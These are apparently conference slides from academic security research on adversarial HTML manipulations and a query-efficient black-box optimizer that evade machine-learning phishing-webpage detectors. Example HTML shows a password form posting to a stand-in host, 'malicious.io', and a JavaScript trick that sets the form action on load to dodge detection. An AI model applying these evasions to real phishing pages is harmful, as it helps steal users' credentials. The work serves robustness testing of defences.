CAMLIS

Razing to the Ground Machine-Learning Phishing Webpage Detectors with Query-Efficient Adversarial HTML Attacks

Biagio Montaruli[1,2], Luca Demetrio[4,5], Maura Pintor[3,5], Luca Compagna[1], Davide Balzarotti[2], Battista Biggio[3,5]

[1]SAP Security Research, [2]EURECOM, [3]University of Cagliari, [4]University of Genova, [5]Pluribus One

whoami

- AI Security researcher @ SAP Security Research
- Ph.D. candidate @ EURECOM Sophia Antipolis
- Involved in the TESTABLE EU project

biagio.montaruli@sap.com
biagio.montaruli@eurecom.fr

biagiom

biagio-montaruli

TESTABLE EU project

CISPA Helmholtz Center for Information Security
EURECOM Sophia Antipolis
Technische Universität Braunschweig
SAP
NortonLifeLock
IMQ Minded Security
Pluribus One
ShiftLeft
uc3m

Motivations and main takeaways

Phishing is a major attack vector to steal sentitive data from users

- Phishing attacks increased in 2023 by 102% quarter-over-quarter (QoQ)
- ML solutions are widely used to automate detection


Current adversarial attacks against ML-based phishing webpage detectors (ML-PWD) are "cheap"

- They adopt "cheap" manipulations that do not fully leverage domain knowledge
- What if the attacker is able to optimize the adversarial attacks using just the model output?

Towards a much fairer robustness evaluation of ML-PWD

- We designed **14 novel adversarial manipulations** to evade some HTML features broadly used in the literature
- We proposed a new **query-efficient black-box optimization algorithm** tailored on such manipulations
- We managed to **raze to the ground 6 state-of-the-art ML-PWD using just 30 queries**


Phishing – An overview



How to fight phishing?

- Raising awareness through training
- Automated techniques based on ML

Machine Learning for anti-phishing




Attacks against ML systems

	Attacker's Goal		
	Misclassifications that do not compromise normal system operation	Misclassifications that compromise normal system operation	Querying strategies that reveal confidential information on the learning model or its users
Attacker's Capability	**Integrity**	**Availability**	**Privacy / Confidentiality**
Test data	**Evasion (a.k.a. adversarial examples)**	Sponge Attacks	Model extraction / stealing Model inversion (hill climbing) Membership inference
Training data	Backdoor/targeted poisoning (to allow subsequent intrusions) – e.g., backdoors or neural trojans	Indiscriminate (DoS) poisoning (to maximize test error) Sponge Poisoning	-

Attacker's Knowledge: white-box / black-box (query/transfer) attacks (*transferability* with surrogate learning models)

B. Biggio and F. Roli. "Wild patterns: Ten years after the rise of adversarial machine learning". In *Pattern Recognition. 2018*

Attack spaces of ML systems for anti-phishing




Problem-space adversarial attacks

Why focusing on problem-space attacks when testing ML-based cybersecurity systems?

1. Threat model based on a black-box scenario: ML model and training data are not available

2. The target ML model may not be differentiable
   - Gradient-based techniques cannot be applied

3. Inverse feature-mapping problem



How to generate problem-space adversarial attacks?


Physically-realizable manipulations:

1) **Satisfy physical constraints (i.e., format, executability)**

2) **Preserve the original functionality/semantic**

Pierazzi et al. "Intriguing Properties of Adversarial ML Attacks in the Problem Space". IEEE Security & Privacy. 2020


Adversarial Machine Learning for anti-anti-phishing



State-of-the-art: SpacePhish

3 Evasion spaces:

1. Website
   - black-box (WA)
   - gray-box ($\widehat{WA}$)
2. Preprocessing (PA)
3. ML model (MA)



3 ML models:

- Convolutional Neural Network (CNN)
- Logistic Regression (LR)
- Random Forest (RF)

3 Features groups:

- URL (F^u, 35 features)
- HTML (F^r, 22 features)
- Combined ($F^c = F^u \cup F^r$, 57 features)

#	Feature Name	#	Feature Name	#	Feature Name
1	URL_length	20	URL_shrtWordPath	39	HTML_commPage
2	URL_hasIPaddr	21	URL_lngWordURL	40	HTML_commPageFoot
3	URL_redirect	22	URL_DNS	41	HTML_SFH
4	URL_short	23	URL_domAge	42	HTML_popUp
5	URL_subdomains	24	URL_abnormal	43	HTML_rightClick
6	URL_atSymbol	25	URL_ports	44	HTML_domCopyright
7	URL_fakeHTTPS	26	URL_SSL	45	HTML_nullLnkWeb
8	URL_dash	27	URL_statisticRe	46	HTML_nullLnkFooter
9	URL_dataURI	28	URL_pageRank	47	HTML_brokenLnk
10	URL_commonTerms	29	URL_regLen	48	HTML_loginForm
11	URL_numerical	30	URL_checkGI	49	HTML_hiddenDiv
12	URL_pathExtend	31	URL_avgWordPath	50	HTML_hiddenButton
13	URL_punyCode	32	URL_avgWordHost	51	HTML_hiddenInput
14	URL_sensitiveWrd	33	URL_avgWordURL	52	HTML_URLBrand
15	URL_TLDinPath	34	URL_lngWordPath	53	HTML_iframe
16	URL_TLDinSub	35	URL_lngWordHost	54	HTML_favicon
17	URL_totalWords	36	HTML_freqDom	55	HTML_statBar
18	URL_shrtWordURL	37	HTML_objectRatio	56	HTML_css
19	URL_shrtWordHost	38	HTML_metaScripts	57	HTML_anchors


Apruzzese et al. "SpacePhish: The Evasion-space of Adversarial Attacks against Phishing Website Detectors using Machine Learning". ACSAC. 2022

SpacePhish - Limitations

1) They focus on "cheap" manipulations that do not fully leverage the domain knowledge
2) Attacks are not optimized

The proposed manipulations are not so effective

Can we do better?



(a) Impact of WA on the ML-PWD trained on Zenodo.

(b) Impact of WA on the ML-PWD trained on δPhish.

Apruzzese et al. "SpacePhish: The Evasion-space of Adversarial Attacks against Phishing Website Detectors using Machine Learning". ACSAC. 2022

Proposed methodology

We propose **14 novel functionality- and rendering-preserving HTML adversarial manipulations**

Manipulation	Evaded feature(s)	Type	Manipulation	Evaded feature(s)	Type
*InjectIntElem**	HTML_freqDom, HTML_objectRatio, HTML_commPage, HTML_nullLnkWeb (int. links)	MR	*InjectFakeCopyright*	HTML_domCopyright	SR
*InjectIntElemFoot**	HTML_commPageFoot, HTML_nullLnkFooter (int. links)	MR	*UpdateIntAnchors*	HTML_anchors (int. links), HTML_nullLnkWeb (useless links), HTML_nullLnkFooter (useless links)	SR
InjectIntLinkElem	HTML_metaScripts	MR	*UpdateHiddenDivs*	HTML_hiddenDiv	SR
InjectExtElem	HTML_freqDom, HTML_objectRatio, HTML_metaScripts, HTML_commPage	MR	*UpdateHiddenButtons*	HTML_hiddenButton	SR
InjectExtElemFoot	HTML_commPageFoot	MR	*UpdateHiddenInputs*	HTML_hiddenInput	SR
UpdateForm	HTML_SFH (int. links), HTML_loginForm (int. links)	SR	*UpdateTitle*	HTML_URLBrand	SR
ObfuscateExtLinks	HTML_SHF (ext. links), HTML_brokenLnk, HTML_anchors (ext. links), HTML_css, HTML_favicon (ext. links), HTML_loginForm (ext. links)	SR	*UpdateIFrames*	HTML_iFrame	SR
ObfuscateJS	HTML_statBar, HTML_rightClick, HTML_popUP	SR	*InjectFakeFavicon*	HTML_favicon (no favicon included)	SR

We design a new **query-efficient black-box optimizer** inspired to mutation-based fuzzing

Algorithm 1: Black-box optimizer to generate adversarial phishing webpages.

Data: $\boldsymbol{z}$, the initial phishing sample;
f, the machine-learning phishing webpage detector;
h, the function to mutate the phishing webpages;
R, the number of mutation rounds;
SR the set of single-round (SR) manipulations;
MR the set of multi-round (MR) manipulations.
Result: $\boldsymbol{z}^\star$, the adversarial phishing sample.

```
z* = z
s* = f(z*)
for t in SR
    z' = h(z*, t)
    s' = f(z')
    if s' < s*
        s* = s'
        z* = z'
for r in [1, R]
    C = ∅
    for t in MR
        z' = h(z*, t)
        s' = f(z')
        C = C ∪ {(z', s')}
    z^b, s^b = get_best_candidate(C)
    if s^b < s*
        s* = s^b
        z* = z^b
return z*
```

Demetrio et al. “WAF-A-MoLE: evading web application firewalls through adversarial machine learning”. ACM SAC. 2020

ObfuscateExtLinks – Obfuscation of malicious forms

ObfuscateExtLinks can be used to bypass the *HTML_SHF* feature, which checks for suspicious HTML forms

$$\text{HTML\_SFH} = \begin{cases} -1 & \text{if n\_susp} < 0.5 \text{ (benign)} \\ 0 & \text{if n\_susp} \in [0.5, 0.75] \text{ (susp.)} \\ +1 & \text{if ratio} > 0.75 \text{ (phishing)} \end{cases}$$

```
<!DOCTYPE html>
<html>
<head>
<title>Login</title>
</head>
<body>
  <form id="myform" action="http://malicious.io">
    <label for="pwd">Enter your password: </label>
    <input type="password" name="pass" required>
  </form>
</body>
</html>
```

A form is considered suspicious if:

- includes an external link
- the action attribute is set to about:blank: it points to a blank webpage
- the action attribute is set to an empty string: <form action="">

```
<!DOCTYPE html>
<html>
<head>
<title>Login</title>
<script type="text/javascript">
window.onload = function () {
    document.getElementById("myform").setAttribute
  ("action", "http://malicious.io");
}
</script>
</head>
<body>
  <form id="myform" action="#!">
    <label for="pwd">Enter your password: </label>
    <input type="password" name="passwd" required>
  </form>
</body>
</html>
```

UpdateHiddenDivs – Obfuscation of hidden <div>

UpdateHiddenDivs can be used to evade the *HTML_hiddenDiv* feature, which checks if there are `<div>` elements hidden by setting the `style` attribute to `visibility:hidden` or `display:none`

<div> hidden using `display:none`

1) Remove `display:none` from the inline CSS style
2) Obfuscate it using the `hidden` attribute

<div> hidden using `visibility:hidden`

1) Remove `visibility:hidden` from the inline CSS style
2) Obfuscate it using a new `<style>` object

```
<!DOCTYPE html>
<html>
<head>
<title>Home</title>
</head>
<body>
  <div id="div1" style="display: none">
    <p>Text in the first div.</p>
  </div>

  <div id="div2" style="visibility: hidden">
    <p>Text in the second div.</p>
  </div>
</body>
</html>
```

```
<!DOCTYPE html>
<html>
<head>
<title>Home</title>
<style>
  #div2 {visibility: hidden;}
</style>
</head>
<body>
  <div id="div1" hidden>
    <p>Text in the first div.</p>
  </div>

  <div id="div2">
    <p>Text in the second div.</p>
  </div>
</body>
</html>
```

Black-box optimizer

Algorithm 1: Black-box optimizer to generate adversarial phishing webpages.

Data: $\boldsymbol{z}$, the initial phishing sample;
f, the machine-learning phishing webpage detector;
h, the function to mutate the phishing webpages;
R, the number of mutation rounds;
SR the set of single-round (SR) manipulations;
MR the set of multi-round (MR) manipulations.

Result: $\boldsymbol{z}^\star$, the adversarial phishing sample.

$\boldsymbol{z}^\star = \boldsymbol{z}$
$\mathrm{s}^\star = f(\boldsymbol{z}^\star)$
for t **in** SR
  $\boldsymbol{z}' = h(\boldsymbol{z}^\star, t)$
  $\mathrm{s}' = f(\boldsymbol{z}')$
  if $\mathrm{s}' < \mathrm{s}^\star$
    $\mathrm{s}^\star = \mathrm{s}'$
    $\boldsymbol{z}^\star = \boldsymbol{z}'$
for r **in** $[1, R]$
  $C = \emptyset$
  for t **in** MR
    $\boldsymbol{z}' = h(\boldsymbol{z}^\star, t)$
    $\mathrm{s}' = f(\boldsymbol{z}')$
    $C = C \cup \{(\boldsymbol{z}', \mathrm{s}')\}$
  $\boldsymbol{z}^b, \mathrm{s}^b = get\_best\_candidate(C)$
  if $\mathrm{s}^b < \mathrm{s}^\star$
    $\mathrm{s}^\star = \mathrm{s}^b$
    $\boldsymbol{z}^\star = \boldsymbol{z}^b$
return $\boldsymbol{z}^\star$

Black-box optimizer

Initialization phase:
Initialize the best adversarial example and score with the initial phishing sample and its score

Algorithm 1: Black-box optimizer to generate adversarial phishing webpages.

Data: $\boldsymbol{z}$, the initial phishing sample;
f, the machine-learning phishing webpage detector;
h, the function to mutate the phishing webpages;
R, the number of mutation rounds;
SR the set of single-round (SR) manipulations;
MR the set of multi-round (MR) manipulations.
Result: $\boldsymbol{z}^\star$, the adversarial phishing sample.

$\boldsymbol{z}^\star = \boldsymbol{z}$
$\mathrm{s}^\star = f(\boldsymbol{z}^\star)$
for t **in** SR
  $\boldsymbol{z}' = h(\boldsymbol{z}^\star, t)$
  $\mathrm{s}' = f(\boldsymbol{z}')$
  if $\mathrm{s}' < \mathrm{s}^\star$
    $\mathrm{s}^\star = \mathrm{s}'$
    $\boldsymbol{z}^\star = \boldsymbol{z}'$
for r **in** $[1, R]$
  $C = \emptyset$
  for t **in** MR
    $\boldsymbol{z}' = h(\boldsymbol{z}^\star, t)$
    $\mathrm{s}' = f(\boldsymbol{z}')$
    $C = C \cup \{(\boldsymbol{z}', \mathrm{s}')\}$
  $\boldsymbol{z}^b, \mathrm{s}^b = get\_best\_candidate(C)$
  if $\mathrm{s}^b < \mathrm{s}^\star$
